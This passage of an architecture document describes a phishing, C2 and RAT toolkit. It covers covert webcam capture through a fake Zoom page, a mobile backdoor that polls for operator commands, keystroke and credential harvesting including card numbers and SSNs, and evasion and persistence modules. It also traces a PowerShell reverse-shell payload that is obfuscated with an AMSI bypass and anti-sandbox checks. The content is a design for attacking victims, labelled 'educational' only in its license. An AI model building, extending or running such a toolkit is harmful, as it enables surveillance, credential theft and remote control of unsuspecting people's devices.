7. `track_event()` adds to `ANALYTICS['events']` for real-time dashboard

8. Operator views captures in panel: Images tab, Audio tab, Logs tab, Analytics map

## Database Schema

SQLite database at `storm-web/storm_breaker.db` — created automatically on first import of `database.py`. Managed by 60+ CRUD functions in `database.py` (1346 lines).

### 23 Tables

| # | Table | Purpose | Key Fields |
|---|---|---|---|
| 1 | `mobile_sessions` | Mobile device sessions (persistent) | uid (PK), info (JSON), ip, last_seen, first_seen |
| 2 | `c2_sessions` | Desktop C2 sessions | uid (PK), info (JSON), ip, last_seen |
| 3 | `mobile_commands` | Command queue for mobile | uid, command, executed (0/1) |
| 4 | `mobile_responses` | Response queue from mobile | uid, output, retrieved (0/1) |
| 5 | `tracking_data` | Mobile GPS tracking data | uid, data (JSON), timestamp |
| 6 | `campaigns` | Phishing campaigns | name, template, description, status, stats (JSON) |
| 7 | `campaign_links` | Tracking links per campaign | campaign_id (FK), link_code (unique), target_url, clicks, captures |
| 8 | `credentials` | Extracted credentials | cred_type, value, source, confidence (0-100), paired_username, paired_password |
| 9 | `victim_profiles` | Correlated victim profiles | ip, fingerprint_hash, user_agent, platform, location_lat/lon, risk_score, tags (JSON), notes |
| 10 | `geofences` | Geofence definitions | name, lat, lon, radius_km, alert_type, active, triggered_count |
| 11 | `operator_log` | Operator activity audit | operator, action, details, ip, timestamp |
| 12 | `reports` | Generated pentest reports | name, report_type, config (JSON), html_content, stats (JSON) |
| 13 | `playbooks` | Automation workflows | name, steps (JSON), variables (JSON), execution_log (JSON), run_count |

| # | Table | Purpose | Key Fields |
|---|---|---|---|
| 14 | saved_lures | Saved lure templates | name, category, lure_type, subject, body, variables (JSON) |
| 15 | network_discoveries | Network scan results | victim_ip, scan_type, discovered_hosts (JSON), ports (JSON) |
| 16 | browser_exfil | Browser exfiltration data | victim_ip, session_id, data_type, data (JSON), metadata (JSON) |
| 17 | evasion_configs | Evasion configurations | name, config (JSON), stealth_score, stealth_grade (A-F) |
| 18 | threat_intel | Threat intel records | intel_type, target, result (JSON), threat_score, threat_level |
| 19 | session_hijacks | Session hijack assessments | victim_ip, session_data (JSON), hijack_feasibility, risk_score |
| 20 | pivot_records | Attack path records | record_type, data (JSON), host_count, kill_chain_coverage |
| 21 | rat_operations | RAT operation log | operation_type, name, target_os, parameters (JSON), result (JSON), mitre_id |
| 22 | rat_shell_sessions | Generated reverse shells | session_name, shell_type, lhost, lport, payload, encoding |
| 23 | rat_persistence | Persistence records | target_os, method, install_cmd, cleanup_cmd, risk_level, survival |

## Frontend Architecture

### Panel Structure (`flask_templates/panel.html` — 2347 lines)

```
<html class="dark">
  <head>
    <!-- CDN Libraries -->
    <script src="https://cdn.tailwindcss.com"></script>
    <script
src="https://cdn.jsdelivr.net/npm/chart.js@4.4.0/dist/chart.umd.min.js">
</script>
    <link rel="stylesheet"
href="https://unpkg.com/leaflet@1.9.4/dist/leaflet.css" />
    <script src="https://unpkg.com/leaflet@1.9.4/dist/leaflet.js"></script>
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-
awesome/6.4.0/css/all.min.css">
    <link rel="stylesheet"
href="https://cdnjs.cloudflare.com/ajax/libs/animate.css/4.1.1/animate.min.css"
>
```

```
    <!-- Tailwind Config: dark mode, custom fonts (Outfit, JetBrains Mono),
custom colors -->
    <!-- Custom CSS: glass-panel, neon-glow, stat-card hover, pulse-ring
animation -->
  </head>
  <body class="bg-slate-950 text-slate-200">

    <!-- Left Sidebar -->
    <aside> 30 tab buttons with data-tab="..." attributes </aside>

    <!-- Main Content -->
    <main>
      <div id="tab-links" class="tab-content active"> ... </div>
      <div id="tab-images" class="tab-content hidden"> ... </div>
      <!-- ... 28 more tab content divs ... -->
      <div id="tab-deeprecon" class="tab-content hidden"> ... </div>
    </main>

    <!-- Sidebar panels for alerts/settings -->
    <div id="tab-alerts"> ... </div>
    <div id="tab-settings"> ... </div>

    <!-- Scripts (order matters) -->
    <script src="/assets/js/jquery.min.js"></script>
    <script src="/assets/js/sweetalert2.min.js"></script>
    <script src="/assets/js/growl-notification.min.js"></script>
    <script src="/assets/js/script.js"></script>
    <!-- ... 34 more JS files ... -->
    <script src="/assets/js/deep_recon_ui.js"></script>

    <!-- Tab init handler script -->
    <script>
      document.querySelectorAll('.tab-btn').forEach(btn => {
        btn.addEventListener('click', () => {
          const tabName = btn.dataset.tab;
          setActiveTab(tabName);
          // Initialize module on tab click
          if (tabName === 'credentials') CredentialsIntel.init();
          if (tabName === 'payloads') PayloadGenerator.init();
          // ... all 30 tabs
        });
      });
    </script>
  </body>
</html>
```

JS Module Pattern (used by all UI modules)

```
const ModuleName = {
    initialized: false,

    init() {
        // Resilient init — binds events once, always re-renders
        if (!this.initialized) {
            this.bindEvents();
        }
        this.initialized = true;
        this.render();
    },

    bindEvents() {
        // One-time event binding (click handlers, form submits)
        // Uses jQuery: $(document).on('click', '#selector', handler)
    },

    render() {
        // Renders UI into container div
        // Builds HTML string with Tailwind classes
        // Inserts into dashboard container: $('#module-dashboard').html(html)
    },

    // Feature methods that make AJAX calls:
    loadData() {
        $.get('/api/module/endpoint', (data) => { /* update UI */ });
    },

    submitForm(formData) {
        $.post('/api/module/action', formData, (result) => { /* show result */
});
    }
};
```

### CSS Theme

- **Base:** Tailwind CSS with `darkMode: 'class'`, `<html class="dark">`
- **Colors:** Slate-900/950 backgrounds, white/slate-200 text, blue/purple/green/red accent colors
- **Glass panels:** `background: rgba(30,41,59,0.7); backdrop-filter: blur(16px); border: 1px solid rgba(255,255,255,0.06);`
- **Neon glows:** Box shadows with 15% opacity color (blue, red, green, purple variants)
- **Animations:** Hover transforms, pulse rings, count-up animations

---

## Backend Modules

### Module Summary (15 Python files, ~10,000+ lines total)

| Module | Lines | Purpose | Key Classes/Functions |
|---|---|---|---|

| Module | Lines | Purpose | Key Classes/Functions |
|---|---|---|---|
| app.py | 3,287 | Flask server, 199 routes, auth, analytics | Flask app, track_event(), send_notification() |
| database.py | 1,346 | SQLite ORM, 23 tables | init_database(), 60+ CRUD functions |
| rat_controller.py | 1,427 | RAT toolkit | deep_system_recon(), generate_persistence(), generate_reverse_shell(), etc. |
| evasion_framework.py | 995 | Anti-detection | generate_spoofed_fingerprint(), generate_disguised_request(), build_evasion_config() |
| report_generator.py | 932 | Pentest reports | generate_report(config) → HTML string |
| lure_generator.py | 829 | Phishing templates | generate_lure(), render_html_email(), generate_bulk_lures() |
| session_hijacker.py | 793 | Token analysis | parse_cookies(), analyze_jwt(), build_replay_request() |
| pivot_engine.py | 790 | Attack paths | build_attack_graph(), suggest_privesc(), track_kill_chain() |
| obfuscation_engine.py | 749 | Payload encoding | obfuscate_payload(), encode_base64(), encode_xor(), encode_aes() |
| threat_intel.py | 738 | OSINT enrichment | analyze_ip(), analyze_email(), discover_social_profiles() |
| ai_threat_analyzer.py | 564 | Threat detection | AIThreatAnalyzer class with 6 static methods |
| payload_generator.py | 506 | Payload generation | generate_payload(type, config), PAYLOAD_TYPES dict |
| deep_recon.py | 467 | Domain/social OSINT | DeepReconOSINT class with 6 static methods |
| quantum_crypto.py | 393 | Post-quantum crypto | QuantumCryptoEngine class with 7 static methods |
| zeroday_lab.py | 373 | Exploit toolkit | ZeroDayLab class with 6 static methods |
| telegram_bot.py | 374 | Telegram C2 | TelegramBot class, singleton telegram_bot |
| credential_parser.py | 369 | Credential extraction | scan_keystroke_files(), scan_fingerprints(), pair_credentials() |

## Configuration Files

### `storm-web/config.php` — Login Credentials

```php
<?php
$users = [
    "admin" => ["password" => "admin"],
];
?>
```

Parsed by `load_php_config()` regex in `app.py`: `r'"([^\"]+)"\s*=>\s*\[([^\]]+)\]'` extracts usernames, then `r'"password"\s*=>\s*"([^\"]+)"'` extracts passwords.

### `storm-web/check-c.json` — Session Token

```json
{"token": "a1b2c-3d4e5-f6789-...", "expired": "no"}
```

Updated on login via `change_token()`. Checked on every request via `load_check_c()`.

### `storm-web/Settings.json` — Runtime Configuration

Initially: `{"is_start": true, "v": "2.0"}`
Extended at runtime by `/api/save_settings` with:

```json
{
    "is_start": true,
    "v": "2.0",
    "generic_webhook": "https://hooks.example.com/...",
    "telegram_token": "bot123:ABC...",
    "telegram_chat_id": "12345678"
}
```

### `storm-web/telegram_config.json` — Telegram Bot Config

Created by `telegram_bot.py` when configured:

```json
{
    "token": "123456:ABC-...",
    "chat_id": "987654321",
    "enabled": true,
    "alert_types": {
        "new_session": true,
        "new_image": true,
        "new_location": true,
```

```
        "credential_found": true
    }
}
```

---

## How Data Flows

### 1. Phishing Capture Flow

```
Victim opens /t/zoom_meeting/
  → Flask serves templates/zoom_meeting/index.html
  → JavaScript requests camera permission via
navigator.mediaDevices.getUserMedia()
  → Camera image captured, converted to base64 string
  → POST /t/zoom_meeting/post with form data {cat: "..."}
  → app.py template_post():
    1. Strips data URL prefix, decodes base64
    2. Saves to images/cam<DDYYYYHHmmSS>.png
    3. Writes "Image File Was Saved ! > /images/..." to
templates/zoom_meeting/result.txt
    4. send_notification() POSTs JSON to webhook URL
    5. track_event('image_capture') adds to ANALYTICS
  → Operator sees image in panel Images tab
```

### 2. Mobile C2 Flow

```
Victim opens phishing page containing mobile-backdoor.js
  → JS generates unique UID, collects device info
  → POST /api/mobile/register with {uid: "abc123", info: {platform, screen,
userAgent, ...}}
  → app.py mobile_register():
    1. Saves to SQLite via db.save_mobile_session() (PERSISTENT)
    2. Stores in MOBILE_SESSIONS dict (in-memory)
    3. Initializes MOBILE_COMMANDS[uid] = [] and MOBILE_RESPONSES[uid] = []
    4. send_notification() alerts about new device
  → Device starts polling loop: POST /api/mobile/poll every 5 seconds
    → If MOBILE_COMMANDS[uid] has entries, returns first command
  → Operator opens Mobile tab, sees device in list
  → Operator sends command: POST /api/mobile/send_command {uid, command:
"get_location"}
    → Appended to MOBILE_COMMANDS[uid]
  → Next poll returns command to device
  → Device executes, POSTs result: POST /api/mobile/response {uid, output:
{lat, lon}}
    → Stored in MOBILE_RESPONSES[uid]
  → Operator polls: GET /api/mobile/get_response/abc123
    → Returns and removes oldest response
```

3. Credential Extraction Flow

```
Operator clicks "Scan" in Credentials tab
  → POST /api/credentials/scan
  → credential_parser.py:
    1. scan_keystroke_files(): reads keystrokes/*.json, applies 13 regex
patterns
       - Finds: emails, passwords, credit cards, SSNs, API keys, etc.
    2. scan_fingerprints(): reads fingerprints/*.json, checks for embedded PII
    3. scan_sessions(): reads sessions/*_meta.json, checks for credentials
    4. pair_credentials(): matches username + password from same form context
  → Each credential saved to SQLite: db.save_credential(type, value, source,
confidence)
    - Deduplication: checks if same type+value already exists
  → Returns: {found: 15, saved: 12, pairs: 3, breakdown: {email: 5, password:
4, ...}}
```

4. Payload → Obfuscate → Deploy Flow

```
Operator uses Payloads tab:
  → POST /api/payloads/generate {type: "powershell_reverse", lhost: "10.0.0.1",
lport: "4444"}
  → payload_generator.py generates:
    $c=New-Object System.Net.Sockets.TCPClient('10.0.0.1',4444);
    ... full reverse shell with randomized variable names

Operator copies to Obfuscation tab:
  → POST /api/obfuscate {payload: "...", language: "powershell", profile:
"high"}
  → obfuscation_engine.py:
    1. Base64 encode (2 iterations)
    2. XOR encrypt with random key
    3. Rename all variables
    4. Inject AMSI bypass
    5. Add anti-sandbox checks
    6. Calculate entropy before/after
    7. Generate PowerShell decoder stub
  → Returns: {obfuscated: "...", entropy_before: 5.2, entropy_after: 4.8,
techniques: [...]}

Operator deploys via lure email or direct delivery
```

5. Auto-Recon Pipeline Flow

```
Operator clicks "Run Full Recon" in Settings:
  → POST /api/recon/run
  → Pipeline steps:
```

```
    1. Credential scan: scan_keystroke_files() + scan_fingerprints() → save to
DB
    2. Profile build: read fingerprints/*.json → db.save_victim_profile() for
each IP
    3. Geofence check: iterate ANALYTICS.geo_data → db.check_geofence() with
Haversine
  → Returns: {credentials: 8, profiles: 3, geofence_alerts: 1}
```

---

## Notification System

### Webhook

Any HTTP endpoint that accepts JSON POST. Configured in Settings tab → saved to `Settings.json` as `generic_webhook`.

Notification payload format:

```
{
    "type": "Image Captured",
    "filename": "cam11202513425.png",
    "template": "zoom_meeting",
    "timestamp": "2026-03-11T07:43:00.000000"
}
```

Types: "Image Captured", "Audio Captured", "Device Fingerprint Captured", "Data Captured", "Location Captured", "Session Recording Started/Ended", "Keystrokes Captured", "Mobile Device Connected", "Mobile Camera Capture", "Mobile Location Update"

### Telegram Bot

Full Telegram bot (`telegram_bot.py`, 374 lines) with:

- **Configuration:** Token + Chat ID via `/api/telegram/config`
- **Alert types:** Toggleable per type (new_session, new_image, new_location, new_fingerprint, c2_register, mobile_register, credential_found)
- **Bot commands** (received via long-polling):
  - `/status` — server status
  - `/sessions` — list active sessions
  - `/images` — count captured images
  - `/audio` — count captured audio
  - `/credentials` — count credentials
  - `/nuke` — emergency data wipe
- **Photo sending:** Can send captured images directly as Telegram photos
- **Persistent config:** Saved to `telegram_config.json`

---

## Security Notes

- **Default credentials:** `admin:admin` — change in `config.php` immediately
- **Flask secret key:** Hardcoded as `'storm-breaker-secret-key-v1'` — change in `app.py` for production
- **No HTTPS:** Flask dev server has no TLS — use nginx/caddy reverse proxy with SSL
- **No auth on victim endpoints:** `/api/mobile/register`, `/api/fingerprint`, `/api/browser-exfil/receive`, `/api/network/receive`, `/t/<name>/post` — by design (victims must access these)
- **Terminal command execution:** `POST /api/terminal` executes arbitrary OS commands with `shell=True` — auth required but still powerful
- **No upload size limit:** `app.config['MAX_CONTENT_LENGTH'] = None` — can receive unlimited file sizes
- **Plaintext storage:** All credentials, keystrokes, and captured data stored unencrypted on disk and in SQLite
- **In-memory C2 state:** Desktop C2 sessions (`C2_SESSIONS`, `C2_COMMANDS`, `C2_RESPONSES`) are lost on server restart — only mobile sessions persist via SQLite

---

## License

This project is for **educational and authorized security testing purposes only**. The developers are not responsible for any misuse. Always obtain proper written authorization before using this tool against any target.